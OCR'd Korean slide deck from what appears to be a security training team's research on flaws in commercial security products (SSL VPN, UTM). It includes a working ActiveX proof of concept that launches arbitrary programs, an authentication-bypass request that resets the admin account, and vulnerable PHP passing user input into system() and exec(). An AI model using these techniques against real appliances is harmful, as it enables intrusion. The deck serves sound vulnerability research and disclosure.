보안 솔루션 취약점 분석

김동현

목 차

TEAM EE
ETERNAL EXPLOIT

1. 소개

김동현

동아대학교 Colony

Best of the Best 5 기 취약점 분석트랙

INSECT.B

System, Embedded

2. 프로젝트 개요


(1) 프로젝트 주제 선정 이유

(2) 해킹 사례

2.1 프로젝트 주제 선정 이유

› 다양화, 고도화되는 보안 사고 대응을 위해 보안 솔루션의 중요성 증대


국내 보안사고 동향 변화



사이버 범죄 증대

2004년 77,099건 → 2013년 155,366건


10년 간 사이버범죄 2배 증대



2015년 국내 사업체
정보보호 제품 이용률

2.1 프로젝트 주제 선정 이유

› 정보 보호를 위해 도입된 보안 솔루션이 공격상의 통로로 역이용 가능



보안 솔루션 및 장비 취약점 분석

"보안솔루션의 위협 감소"
"보안솔루션의 무분별 도입 및 보안 관리에 대한 인식 제고"

2.2 해킹사례

1) KCP Active X


· FASSO DRM 해킹에 의한 바이러스 유포

2) 3.20 사태

· PMS 관리자 계정 탈취에 의한 바이러스 유포

3) 잉카인터넷

· N Protect 5.5 RCE 취약점 바이러스 유포



4) NSA 자료유출

· 시스코, 포티넷, 주니퍼 등을 공격 가능한 공격 툴

5) 사이버사령부 해킹

· 백신중계서버 해킹을 통해 국방망까지 침입

6) 이니텍, 닉스테크 침해

· 이니세이프, 세이프PC를 통한 악성코드 유포

TEAM EE
ETERNAL EXPLOIT

2.2 해킹사례

Exploit-Database

Date	D	A	V	Title	Platform	Author
2017-04-12		-		Cisco Catalyst 2960 IOS 12.2(55)SE1 - 'ROCEM' Remote Code Execution	Hardware	Artem Kondr...
2017-04-12		-		Cisco Catalyst 2960 IOS 12.2(55)SE11 - 'ROCEM' Remote Code Execution	Hardware	Artem Kondr...
2017-02-28		-		Cisco AnyConnect Secure Mobility Client 4.3.04027 - Privilege Escalation	Windows	Pcchillin
2017-01-24		-		Cisco WebEx - 'nativeMessaging' Remote Command Execution	Windows	Google Secu...
2016-12-07		-		Cisco Unified Communications Manager 7/8/9 - Directory Traversal	Hardware	justpentest
2016-10-05		-		Cisco Firepower Threat Management Console 6.0.1 - Remote Command Execution	CGI	KoreLogic
2016-10-05		-		Cisco Firepower Threat Management Console 6.0.1 - Hard-Coded MySQL Credentials	Linux	KoreLogic
2016-10-05		-		Cisco Firepower Threat Management Console 6.0.1 - Local File Inclusion	CGI	KoreLogic
2016-09-16		-		Cisco ASA - Authentication Bypass 'EXTRABACON' (Improved Shellcode) (69 bytes)	Hardware	Sean Dillon
2016-09-16		-		Cisco ASA 9.2(3) - 'EXTRABACON' Authentication Bypass	Hardware	Sean Dillon
2016-09-15		-		Cisco EPC 3925 - Multiple Vulnerabilities	ASP	Patryk Bogdan
2016-08-19		-		Cisco ASA / PIX - 'EPICBANANA' Privilege Escalation	Hardware	Shadow Brokers
2016-08-18		-		Cisco ASA 8.x - 'EXTRABACON' Authentication Bypass	Hardware	Shadow Brokers
2016-06-07		-		Cisco EPC 3928 - Multiple Vulnerabilities	ASP	Patryk Bogdan
2016-05-17		-		Cisco ASA Software 8.x/9.x - IKEv1 / IKEv2 Buffer Overflow	Hardware	Exodus Inte...
2016-03-16		-		Cisco UCS Manager 2.1(1b) - Remote Exploit (Shellshock)	Hardware	thatchrisec...
2015-09-23		-		Cisco AnyConnect 3.1.08009 - Privilege Escalation (via DMG Install Script)	OSX	Yorick Koster
2015-09-22		-		Cisco AnyConnect Secure Mobility Client 3.1.08009 - Privilege Escalation	Windows	Google Secu...
2015-09-08		-		Cisco Sourcefire User Agent 2.2 - Insecure File Permissions	Windows	Glafkos Cha...
2015-08-18		-		Cisco Unified Communications Manager - Multiple Vulnerabilities	Multiple	Bernhard Mu...
2015-01-22		-		Cisco Ironport Appliances - Privilege Escalation	Hardware	Glafkos Cha...
2013-12-21		-		Cisco EPC3925 - Persistent Cross-Site Scripting	Hardware	Jeroen - IT...

Date	D	A	V	Title	Platform	Author
2013-11-12		-		Juniper Junos J-Web - Privilege Escalation	PHP	Sense of Se...
2012-06-14		-		Juniper Networks Mobility System Software - 'aaa/wba_login.html' Cross-Site Scripting	Hardware	Craig Lambert
2010-06-09		-		Juniper Networks SA2000 SSL VPN Appliance - 'welcome.cgi' Cross-Site Scripting	Hardware	Richard Brain
2009-09-22		-		Juniper Junos 8.5/9.0 J-Web Interface - '/scripter.php' Multiple Parameter Cross-Site...	Hardware	Amir Azam
2009-09-22		-		Juniper Junos 8.5/9.0 J - Web Interface Default URI PATH_INFO Parameter Cross-Site...	Hardware	Amir Azam
2009-09-22		-		Juniper Junos 8.5/9.0 J-Web Interface - Multiple Script m[] Parameter Cross-Site Scripting	Hardware	Amir Azam
2009-09-22		-		Juniper Junos 8.5/9.0 J-Web Interface - '/diagnose' Multiple Parameter Cross-Site...	Hardware	Amir Azam
2009-09-22		-		Juniper Junos 8.5/9.0 J-Web Interface - '/configuration' Multiple Parameter Cross-Site...	Hardware	Amir Azam
2008-02-28		-		Juniper Networks Secure Access 2000 - 'rdremediate.cgi' Cross-Site Scripting	Hardware	Richard Brain
2008-02-28		-		Juniper Networks Secure Access 2000 Web - Root Full Path Disclosure	CGI	Richard Brain
2005-08-18		-		Juniper NetScreen 5.0 - VPN 'Username' Enumeration	Hardware	Roy Hills

Date	D	A	V	Title	Platform	Author
2013-10-12		-		Fortinet FortiAnalyzer - Cross-Site Request Forgery	Hardware	William Costa
2013-01-29		-		Fortinet FortiMail 400 IBE - Multiple Vulnerabilities	Hardware	Vulnerabili...
2012-12-01		-		Multiple Fortinet FortiWeb Appliances - Multiple Cross-Site Scripting Vulnerabilities	Hardware	Benjamin Ku...
2012-05-07		-		Fortinet FortiWeb Web Application Firewall - Policy Bypass	ASP	Geffrey Vel...
2008-01-14		-		Fortinet Fortigate - CRLF Characters URL Filtering Bypass	Hardware	Danux
2006-02-13		-		Fortinet Fortigate 2.x/3.0 - URL Filtering Bypass	Hardware	Mathieu Dessus

Exploit-Database : Cisco, Fortinet, Juniper 등 다수의 보안솔루션 취약점이 존재


3. 프로젝트 수행

(1) 보안솔루션 조사

(2) 보안솔루션 선정

3.1 보안솔루션 조사

› 분석할 보안솔루션 선정에 앞서 조사 및 정의 실시



시스템(단말)보안, 네트워크보안,
보안관리, 콘텐츠/정보유출
방지보안에 해당되는 보안제품군 별
시장 및 증감률

'IT보안인증사무국(ITSCC)'에 등록된
보안솔루션 제품 315개 솔루션 조사

14개 솔루션 선정
개요, 주요기능, 구성도,
시장, 예상 공격시나리오 조사 및
작성

3.2 보안솔루션 선정

› 외부망에서 내부망까지 보안솔루션이 단계적으로 구축되어 있는 형태를 따라 단계 구분

· 최초진입 (First Invasion)


외부망으로부터 내부망으로 접근하기위해 외부망과 내부망사이에 존재하는 보안 솔루션의 공격하여 침투하는 단계

· 제어확대 (Lateral Movement)

내부망 침투이후 내부의 정보를 수집하거나 내부망에서 운용되는 보안솔루션에 대하여 공격을 수행하여 서버팜, 호스트 등을 장악하고 제어할 수 있는 대상들을 확대하는 단계


3.2 보안솔루션 선정

› First Invasion에 해당하는 보안솔루션 목표 지정



3.2 보안솔루션 선정

› First Invasion에 해당하는 보안솔루션 목표 지정



4. 취약점 분석

(1) Issue & Attack vector

(2) SSL VPN

(3) UTM1

(4) UTM2

(5) Monitoring System

4.1 취약점 분석 – Issue & Attack vector?

Issue

외부 · 내부 간의 모든 패킷을 인-라인 or 미러링

- ► 대량의 네트워크 패킷을 효율적으로 처리하는것이 쟁점
- ► 커널 / 디바이스 드라이버 / 어플리케이션

Attack vector


모든 패킷에 대하여 파싱 및 처리

- ► 패킷의 데이터 경계 검증에 인한 취약점 발생
- ► 실제 데이터를 처리하는 과정에서 취약점 발생

4.2 취약점 분석 – SSL VPN

SSL VPN Active X 취약점


Comraider를 이용한 함수 명과 인자명, 타입 확인



POC코드

```
POC.html
1  <html>
2  <head>
3  <title>POC</title>
4  </head>
5  <OBJECT ID="test" HEIGHT="0" WIDTH="0" CLASSID="CLSID:F6F05435-32B0-4190-A202-91087078A362" >
6  </OBJECT>
7  <script>
8
9  var arg1 = "C:\\Windows\\System32\\calc.exe"
10 var arg2 = "test"
11 document.test.StartProcess(arg1,arg2);
12 </script>
13 </body>
14 </html>
```

임의의 프로그램 실행 가능



4.3 취약점 분석 – UTM1

네트워크 정책

IPTABLES 를 이용한 네트워크 정책 관리

관리 시스템

PHP 기반의 관리자 페이지 운영

session 을 이용한 관리자 접근 관리

4.3 취약점 분석 – UTM1

PHP 소스 암호화 (PHP SCREW)

PHP Screw

checksession_monitor.php

```
  0  09504D39 53435245 5709478E 82969350   PM9SCREW G....P
 16  942AD100 431E9DDE 78EC2608 568EA81B  .*. C ..x.& V..
 32  E04FAD6A AACD81A1 7D534DE5 2905E280  .O.j..₩.}SM.) .
 48  1708FE32 1E76795D 552550F6 6A5A7B50    .2 vy]U%P.jZ{P
 64  B47BE23E 9DFB2EAE 45D45715 8A956002  .{.>....E.W ..`
 80  9E779DDE 66E6B494 5D2851AC 2E7EDECD  .w..f...](Q..~..
 96  4EDEB619 5A68F658 99499820 0F30F341  N.. Zh.X.I.  0.A
112  D740139A 81D8033E D92FB49C 9040E156  .@ .₩. >./...@.V
128  965210F7 75367297 948674E9 5A935827  .R .u6r...t.Z.X'
144  48372802 6E07A19A DEF91FCE DF72CC4A  H7( n .... ..r.J
```

- php 소스 암호화 도구
- my_screw.h에 저장된 시드 키로 암호화
- php_screw.so로 컴파일되어 모듈로 장착

PHP UnScrew

```
php_screw.so:     file format elf32-big

Contents of section .data:                    key
 102020 00102020 0010200c 00000000 00000000  ..  .. .........
 102030 2b900170 00c00501 003e0000 00000000  +..p.....>......
 102040 00580000 013219c5 00000000 00000000  .X...2..........
 102050 00000000 00001808 00000000 00000000  ................
 102060 00000000 00000000 00000000 00000000  ................
 102070 00001818 00000000 00000000 00000000  ................
 102080 00000000 00000000 00000000 00000000  ................
 102090 00000000 00000000 00000000 00000000  ................
```

```
php_screw.so:     file format elf32-big

Contents of section .rodata:                  Header len
 17b0 7068705f 73637265 77207375 70706f72  php_screw suppor
 17c0 74000000 00000000 656e6162 6c656400  t.......enabled.
 17d0 73686f77 5f736f75 72636500 00000000  show_source.....
 17e0 68696768 6c696768 745f6669 6c650000  highlight_file..
 17f0 72000000 00000000 09504d39 53435245  r........PM9SCRE
 1800 57090000 00000000 7068705f 73637265  W.......php_scre
 1810 77000000 00000000 312e352e 30000000  w.......1.5.0...
 1820 312e322e 33000000                    1.2.3...
```

4.3 취약점 분석 – UTM1

관리자 패스워드 변경 취약점

Session 검증 미흡

```
10  if ($mode != 5)
11      include_once 'checksession_config.php';
12      $edit           = $_REQUEST["edit"];
13      $num            = $_REQUEST["num"];
14      $check          = $_REQUEST["check"];
15      $id             = $_REQUEST["id"];
16      $password       = $_REQUEST["password"];
17      $confirm_pw     = $_REQUEST["confirm_pw"];
18      $expire_date    = $_REQUEST["expire_date"];
19      $access_config  = $_REQUEST["access_config"];
20      $access_monitor = $_REQUEST["access_monitor"];
21      $chk_otp        = $_REQUEST["chk_otp"];
22      $user_mail      = $_REQUEST["user_mail"];
23      $contact        = $_REQUEST["contact"];
24      $trusted_host   = $_REQUEST["trusted_host"];
```

· $mode 의 값이 5일 경우 세션의 확인을 하지 않음
· $mode = 5 : 첫 관리자 유저를 등록하는 기능

첫 관리자 등록 기능

```
403 <?
404     switch ($mode) {
405         case 1:
406         write_system_user_admin();
407         break;
408         case 2:
409         delete_system_user_admin();
410         break;
411         case 3:
412         dobUserID();
413         break;
414         case 4:
415         write_system_user_global();
416         break;
417         case 5;
418         write_system_user_first();
419         break;
420         default :
421             show_content_list();
422     }
423 ?>
```

4.3 취약점 분석 – UTM1

관리자 패스워드 변경 취약점

패킷 구성

https:// HOST/ □.php?
mode=5&m_id=NEW_ADMIN_ID&m_pass=NEW_ADMIN_PW&num=1&m_trusted_host&m_succ=
pikachu

패스워드 변경 결과

```
<system>
        <global>
                <management_port></management_port>
                <host></host>
                <first></first>
        </global>
        <user num="1" cid="1a9cbb80-c752-11dd-b563-0010f30e72b6">
                <setting chk_config="on" chk_monitor="on" chk_otp=""></setting>
                <id>admin</id>
                <password>08421f0c3e41e403271883a523c5ff13d865db05</password>
                <mail></mail>
                <phone></phone>
                <host></host>
                <expire_date day=""></expire_date>
        </user>
</system>
```

4.3 취약점 분석 – UTM1

› 세션검증 미흡

Session 검증

```
include_once 'check_db_qeury.php';
include_once 'directory.php';
include_once 'xml_parser.php';

if ($_SERVER["argc"] == 0 && isset($_REQUEST["PHPSESSID"])) {
    session_start();
```

PHPSESSID의 파라미터 존재 여부만 확인

4.3 취약점 분석 – UTM1

› 파일 다운로드 / 정보 노출 취약점

파일 다운로드

```
function packet_download(){
        global $pk_path, $fname;

        if(file_exists($pk_path."/".$fname)){

                header("Content-type: application/octet-stream" );
                header("Content-Disposition: attachment; filename=$fname");
                header("Content-Transfer-Encoding:binary");
                header("Content-Length:".(string)(filesize($pk_path."/".$fname)));
                header("Cache-Control:cache,must-revalidate");
                header("Pragma:no-cache");
                header("Expires:0");

                $fp = fopen($pk_path."/".$fname, "r");
                if (!fpassthru($fp))
                fclose($fp);
        }

        flush();
}
```


정보 노출

```
if(file_exists("$dir/$filename")){
    $fd = fopen($dir.$filename, "r");
    while(!feof($fd))
    {
    if( !file_exists($dir.$filename) ){
        break;
    }
    $buffer .= fgets($fd, 4096);
    }
    fclose($fd);
}
```


4.3 취약점 분석 – UTM1

› 파일 다운로드 / 정보 노출 취약점

파일 다운로드



정보 노출



4.3 취약점 분석 – UTM1

PHP Command Injection 취약한 함수

exec()
system()
passthru()
popen()
require()
include()
eval()
preg_replace()

4.3 취약점 분석 – UTM1

임의 명령 실행 취약점

system 함수

```
function getList_bandwidth(){
        global $ip,$eth;
    if ($ip && $eth) {
        system("/usr/bin/php [redacted].php start $ip $eth [redacted]  > /dev/null 2>&1 &");
    }
    getList();
}
```

```
 if(!file_exists("/utm/log/$IP")) {
 system("whois $IP > /utm/log/$IP &");
```

```
system("ps | grep 'traceroute -u $trace_pass/$trace_info' > $ps_info");
```

시스템 자원, 정보 조회 / 시스템 관리 / 정책 관리

4.3 취약점 분석 – UTM1

임의 명령 실행 취약점

exec 함수

```
function dump_start()
{
    global $mode,$time_stamp,$dump_time,$packet_count,$flag_insert_proc,$ip,$pcap_file;

    exec("echo $mode:$time_stamp:$dump_time:$packet_count > $flag_insert_proc");
    exec("touch [redacted]log/packet_capture/tmp/file_rule");
    exec("echo $ip > [redacted]log/packet_capture/tmp/file_rule");
    exec("sync");

}
```

